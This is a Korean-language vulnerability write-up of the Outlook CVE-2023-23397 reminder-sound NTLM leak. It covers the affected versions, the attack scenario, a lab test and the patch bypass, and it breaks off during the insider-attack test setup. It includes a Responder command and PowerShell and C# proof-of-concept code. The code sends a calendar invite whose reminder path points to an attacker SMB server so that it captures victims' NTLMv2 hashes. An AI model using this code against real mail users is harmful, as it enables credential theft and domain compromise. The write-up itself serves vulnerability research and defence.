Research & Technique

Microsoft Outlook 권한 상승 취약점 (CVE-2023-23397)

■ 취약점 개요

2023 년 3 월, 국내를 비롯해 전 세계 많은 기업에서 사용하는 Microsoft 의 전자메일 및 일정관리 소프트웨어 Outlook 에서 권한 상승 취약점(CVE-2023-23397)이 발견됐다. CVE-2023-23397 은 캘린더에서 일정이나 약속을 알려주는 미리 알림 기능(Reminder)을 포함한 초대 메시지를 수신할 때 발생한다. 공격자는 미리 알림 기능의 소리 파일 위치 경로를 공격자 서버의 IP 주소로 지정하여 메시지를 피해자에게 보내는데, 이때 Outlook 클라이언트가 공격자의 서버로 SMB[1] 접속을 위해 NTLMv2[2]해시로 인증을 시도하기 때문에 피해자의 인증 정보가 공격자에게 유출된다.




그림 1. 미리 알림 기능 동작 예시

특히 Outlook 권한 상승 취약점(CVE-2023-23397)은 피해자의 메시지 열람 유무와 상관없이 미리 알림 기능이 설정되어 있다면, 메시지를 수신하는 것만으로도 취약점이 동작하기 때문에 CVSS[3] 점수가 10 점 만점에 9.8 점으로 높게 평가됐다. 현재 Microsoft 에서 최신 버전 업데이트를 공개했지만, 패치를 우회할 수 있는 방법이 존재하고 있어, 피해를 막기 위해선 안전한 대응 방안을 적용하는 것이 필요하다.

[1] SMB(Server Message Block)란 컴퓨터의 애플리케이션에서 파일을 읽고 쓸 수 있으며 컴퓨터 네트워크상의 서버 프로그램에서 서비스를 요청할 수 있도록 지원하는 네트워크 파일 공유 프로토콜이다.
[2] NTLM(New Technology LAN Manager)v2 란 윈도우에서 제공하는 인증 프로토콜 중 하나로, Challenge/Response 방식을 통해 인증, 무결성, 기밀성을 제공하는 기존의 NTLM 에서 개선한 알고리즘을 적용한 버전의 프로토콜이다.
[3] 공통 취약점 등급 시스템(Common Vulnerability Scoring System) 컴퓨터시스템 보안의 심각도 및 위험을 평가하는 지표

■ 영향받는 소프트웨어 버전

아래의 표는 Microsoft 에서 공개한 CVE-2023-23397 취약점 패치를 적용한 버전으로, 해당 버전 외의 모든 Outlook 버전은 공격에 취약하다.

※ 최신 버전(2023 년 4 월 3 일 기준)의 패치를 적용하더라도 내부자에 의한 공격이 가능하다.

S/W 구분	안전한 버전
Microsoft 제품	Current Channel: Version 2302 (Build 16130.20306) Monthly Enterprise Channel: Version 2301 (Build 16026.20238) Monthly Enterprise Channel: Version 2212 (Build 15928.20298) Semi-Annual Enterprise Channel (Preview): Version 2301 (Build 16130.20306) Semi-Annual Enterprise Channel: Version 2208 (Build 15601.20578) Semi-Annual Enterprise Channel: Version 2202 (Build 14931.20944) Office 2021 Retail: Version 2301 (Build 16130.20306) Office 2019 Retail: Version 2302 (Build 16130.20306) Office 2016 Retail: Version 2302 (Build 16130.20306) Office LTSC 2021 Volume Licensed: Version 2108 (Build 14332.20481) Office 2019 Volume Licensed: Version 1808 (Build 10396.20023)

※ Android, iOS, Mac, 웹 용 Outlook(OWA) 및 다른 Microsoft 365 서비스는 영향을 받지 않는다.

■ 용어 정리

CVE-2023-23397 취약점을 이해하기 위해 필요한 용어와 기능에 대한 설명이다.

용어	정의
UNC (Universal Naming Convention)	컴퓨터 내의 공유 파일이 저장되어 있는 장치를 명시하지 않고서도, 그 파일을 확인하기 위한 방법으로 UNC 경로를 통해 컴퓨터 네트워크 상의 공유 파일에 접근할 수 있다. UNC 경로는 ₩₩[servername]₩[sharename]₩[path]₩[filenmae]과 같은 형식으로 구성되며, ₩₩192.168.102.65₩smb₩eqst.wav 와 같이 사용할 수 있다.
MAPI (Messaging Application Program Interface)	윈도우 응용프로그램 내에서 전자우편을 보내거나, 자신이 현재 작성 중인 문서를 전자우편 내용 위에 첨부할 수 있도록 해주는 Microsoft 윈도우 프로그램 인터페이스이다.
PlayReminderSound	Outlook 에서 미리 알림 기능을 지원하는 API 이다.
PidLidReminderFileParameter	MAPI 속성의 일부로, 해당 개체에 대한 미리 알림 기한이 지난 경우 클라이언트 측에서 재생되는 소리의 파일을 지정한다.
PidLidReminderOverride	MAPI 속성의 일부로, 이 설정이 True 로 정의되어 있을 시, PidLidReminderPlaySound 속성과 PidLidReminderFileParameter 속성 값을 신뢰하여 강제로 미리 알림 동작을 활성화할 수 있다.
SecurityZone	SecurityZone 이란 보안 정책에서 사용하는 보안 영역에 해당하는 정수 값을 의미하며 정수 값의 의미는 다음과 같다. -1: NoZone, 지정된 영역이 없음을 의미 0: MyComputer, 로컬 컴퓨터 영역을 의미 1: Intranet, 로컬 인트라넷 영역을 의미 2: Trusted, 신뢰할 수 있는 사이트 영역을 의미 (URL 매핑 필요) 3: Internet, 인터넷 영역을 의미 4: Untrusted, 제한된 사이트 영역을 의미

■ 공격 시나리오

CVE-2023-23397 취약점을 이용한 공격 시나리오는 다음과 같다.




그림 2. 공격 시나리오

① 공격자는 CVE-2023-23397 취약점을 유발하는 악성 초대 메시지를 피해자에게 전송한다.
② 피해자는 공격자가 전송한 악성 초대 메시지를 수신한다.
③ Outlook 클라이언트에서 수신한 악성 초대 메시지로 미리 알림 기능이 작동하여, 피해자는 강제로 공격자 서버의 SMB 에 NTLMv2 인증을 시도하고, NTLMv2 가 탈취된다.
④ 공격자는 탈취한 NTLMv2 인증 정보로 Admin Domain Controller 에 인증을 시도한다.
⑤ 공격자는 Admin Domain Controller 에 접근하여 피해자의 서버를 장악한다.

■ 테스트 환경 구성 정보

테스트 환경을 구축하여 CVE-2023-23397 의 동작 과정을 살펴본다.

이름	정보
피해자	Windows 10 Pro 22H2(OS 빌드 19045.2006) Microsoft Office Professional Plus 2016(15.0.4420.1017) 32 비트 (192.168.102.79)
공격자	Ubuntu 20.04.4 LTS (Focal Fossa) (192.168.102.65)

■ 취약점 테스트

Step 1) 공격자 서버에서 Responder[4]를 사용하여 SMB 서버로 들어오는 인증정보를 획득한다.

명령어	Responder 는 https://github.com/SpiderLabs/Responder 를 통해 다운받을 수 있다. $ sudo ./Responder.py responder -I eth0 -v




그림 3. Responder 사용

Step 2) 공격자는 미리 알림 기능을 악용하기 위해, 소리 파일의 경로를 공격자 서버의 SMB 경로로 설정한다. 또한 미리 알림 기능이 강제로 동작하도록 설정한 메시지를 피해자에게 전송한다.
※ PoC 코드는 https://github.com/api0cradle/CVE-2023-23397-POC-Powershell 에서 다운받을 수 있다.

```
function Send-CalendarNTLMLeak ($recipient, $remotefilepath, $meetingsubject, $meetingbody)
{
    $Outlook = New-Object -comObject Outlook.Application
    $newcal = $outlook.CreateItem('olAppointmentItem')
    $newcal.ReminderSoundFile = "\\192.168.102.65\smb\eqst.wav"
    $newcal.Recipients.add("eqstlabwhblithe@          ")
    $newcal.MeetingStatus = [Microsoft.Office.Interop.Outlook.OlMeetingStatus]::olMeeting
    $newcal.Subject = "EQSTLab"
    $newcal.Location = "jruru"
    $newcal.Body = "EQSTLab Insight"
    $newcal.Start = get-date
    $newcal.End = (get-date).AddHours(2)
    $newcal.ReminderOverrideDefault = 1
    $newcal.ReminderSet = 1
    $newcal.ReminderPlaysound = 1
    $newcal.send()
}
```

소리 파일의 UNC 경로

피해자의 이메일 주소

미리 알림 기능 강제 동작 활성화 및 UNC 경로에서 파일을 가져오도록 설정

그림 4. 악성 초대 메시지 제작 및 전송

[4] Responder란 네트워크 내에서 서비스의 공격 대상을 찾고 인증을 공격하는데 사용되는 도구로, 네트워크 트래픽을 가로채고 조작하여 인증정보를 획득하는데 사용되는 툴이다.

Step 3) 공격자가 보낸 악성 초대 메시지를 수신한 피해자의 Outlook 클라이언트에서 일정 초대와 함께 미리 알림이 활성화되며, 공격자가 설정한 UNC 경로로 인증 정보가 전송된다.




그림 5. 악성 일정 초대 메시지 수신

Step 4) 공격자는 SMB 인증을 시도한 피해자의 NTLMv2 해시 값을 확인한다.




그림 6. 유출된 해시 값

Step 5) 피해자의 해시 값을 John the ripper, hashcat 등과 같은 크랙 툴을 활용하여 원본 패스워드를 추출할 수 있다.





그림 7. 해시 값을 크랙하여 원본 패스워드 추출

■ 취약점 동작 분석

CVE-2023-23397 취약점은 Outlook 클라이언트의 캘린더 기능 중 미리 알림을 담당하는 PlayReminderSound API 에 존재한다. API 에는 미리 알림의 소리 파일 경로를 지정하는 PidLidReminderFileParameter 속성과 메시지의 소리 파일 경로를 신뢰하고, 미리 알림 기능 동작을 활성화하는 PidLidReminderOverride 속성이 존재한다.



PidLidReminderFileParameter Canonical Property


아티클 • 2022. 03. 24. • 읽는 데 2분 걸림 • 기여자 5명 피드백

Applies to: Outlook 2013 | Outlook 2016

Specifies the filename of the sound that a client should play when the reminder for that object becomes overdue.

Property	Value
Associated properties:	dispidReminderFileParam
Property set:	PSETID_Common
Long ID (LID):	0x0000851F
Data type:	PT_UNICODE
Area:	Reminder

그림 8. PidLidReminderFileParameter 속성



PidLidReminderOverride Canonical Property

아티클 • 2022. 06. 01. • 읽는 데 2분 걸림 • 기여자 6명 피드백

Applies to: Outlook 2013 | Outlook 2016

Specifies whether the client should respect the values of the **dispidReminderPlaySound** (PidLidReminderPlaySound) and **dispidReminderFileParam** (PidLidReminderFileParameter) properties.

Property	Value
Associated properties:	dispidReminderOverride
Property set:	PSETID_Common
Long ID (LID):	0x0000851C
Data type:	PT_BOOLEAN
Area:	Reminder

그림 9. PidLidReminderOverride 속성

PidLidReminderFileParameter 속성은 소리 파일의 경로를 UNC 경로로 설정할 수 있는 문제점이 있다. 공격자는 이를 활용해 UNC 경로를 공격자 서버의 SMB, WebDAV 등으로 설정할 수 있다. 또한 PidLidReminderOverride 속성은 발신자가 이 속성을 True 로 설정할 수 있다는 문제점이 있다. 이 속성이 True 로 설정되어 있을 경우, PidLidReminderFileParameter 의 경로를 무조건 신뢰하게 되고, PidLidReminderPlaySound 속성이 True 로 되며 미리 알림 기능이 동작하도록 활성화된다.

```
static void Main(string[] args)
{
    using (var appointment = new Appointment(
    new Sender("eqstlabwhblithe@eqstlab.com", "EQSTLab"),
    new Representing("eqstlabwhblithe@eqstlab.com", "EQSTLab"),"Give ME HASH"))
    {
        appointment.Recipients.AddTo("victim@eqstlab.com", "Victim");
        appointment.Subject = "Hash";
        appointment.Location = "outlook";
        appointment.MeetingStart = DateTime.Now.Date;
        appointment.MeetingEnd = DateTime.Now.Date.AddDays(1).Date;
        appointment.AllDay = true;
        appointment.BodyText = "Steal Hash";
        appointment.BodyHtml = "<html><head></head><body><b>thanx u 4 the hash</b></body></html>";
        appointment.SentOn = DateTime.UtcNow;
        appointment.Importance = MsgKit.Enums.MessageImportance.IMPORTANCE_NORMAL;
        appointment.IconIndex = MsgKit.Enums.MessageIconIndex.UnsentMail;
        appointment.PidLidReminderFileParameter = @"₩₩192.168.102.65₩smb₩eqst.wav";
        appointment.PidLidReminderOverride = true;
        appointment.Save(@"C:₩test.msg");
```

그림 10. 속성을 변경하여 악성 초대 메시지 생성

따라서, 이 두가지 속성이 조작된 메시지를 피해자가 수신할 경우, 미리 알림 기능이 동작하도록 활성화된다. 또한 공격자가 설정한 소리 파일을 가져오는 과정에서 공격자의 SMB 서버로 NTLMv2 해시 인증을 강제로 시도하기 때문에 피해자는 악성 메시지를 수신하는 것 만으로 인증 정보가 탈취된다.




그림 11. 취약점 동작 과정

■ 우회 방안

1) 불완전한 Microsoft 패치 내역

CVE-2023-23397 취약점은 모든 버전의 Microsoft Outlook 에서 동작하므로, Microsoft 에서는 2023 년 3 월 14 일에 Windows 용 Outlook 의 보안 패치를 공개했다. CVE-2023-23397 에 대한 패치 내역을 살펴보면 MapUrlToZone 메소드 호출을 통해 소리 파일의 경로에 대한 SecurityZone[5] 값을 확인하여 신뢰할 수 있는 네트워크 대역(로컬 인트라넷, 신뢰할 수 있는 네트워크) 또는 로컬 PC 내부의 파일만 허용하도록 패치 되었다.

그림 12. 패치 내용 분석

패치 과정에서 취약 파라미터 PidLidReminderFileParameter 의 범위를 신뢰할 수 있는 대역으로 제한하였기에, 공격자는 피해자와 동일한 AD 서버로 접근하거나, 신뢰하는 네트워크의 대역의 내부자를 통해 SMB, WebDAV 와 같은 클라이언트가 접근할 수 있는 서비스를 악용해 취약점을 동작할 수 있다.

[5] SecurityZone 이란 보안 정책에서 사용하는 보안 영역에 해당하는 정수 값을 의미한다.

2) 내부자에 의한 공격 테스트

테스트 환경을 구축하여 최신 버전 업데이트 이후 내부자에 의한 공격 가능함을 증명한다.

이름	정보
AD 서버	Windows Server 2016 Datacenter AD server (계정 정보: ADserver/EQST12#$) DNS (eqstlab.com) (192.168.102.84)
피해자	Windows 10 Pro 22H2(OS 빌드 19045.2006) Microsoft Office Professional Plus 2016(16.0.16227.20202) 32 비트 계정 정보: eqst/eqst DNS (victim.eqstlab.com.) (192.168.102.79)
공격자	Ubuntu 20.04.4 LTS (Focal Fossa) 계정정보: kali/kali DNS (attacker.eqstlab.com) (192.168.102.65)

Office 버전의 정보는 다음과 같다.

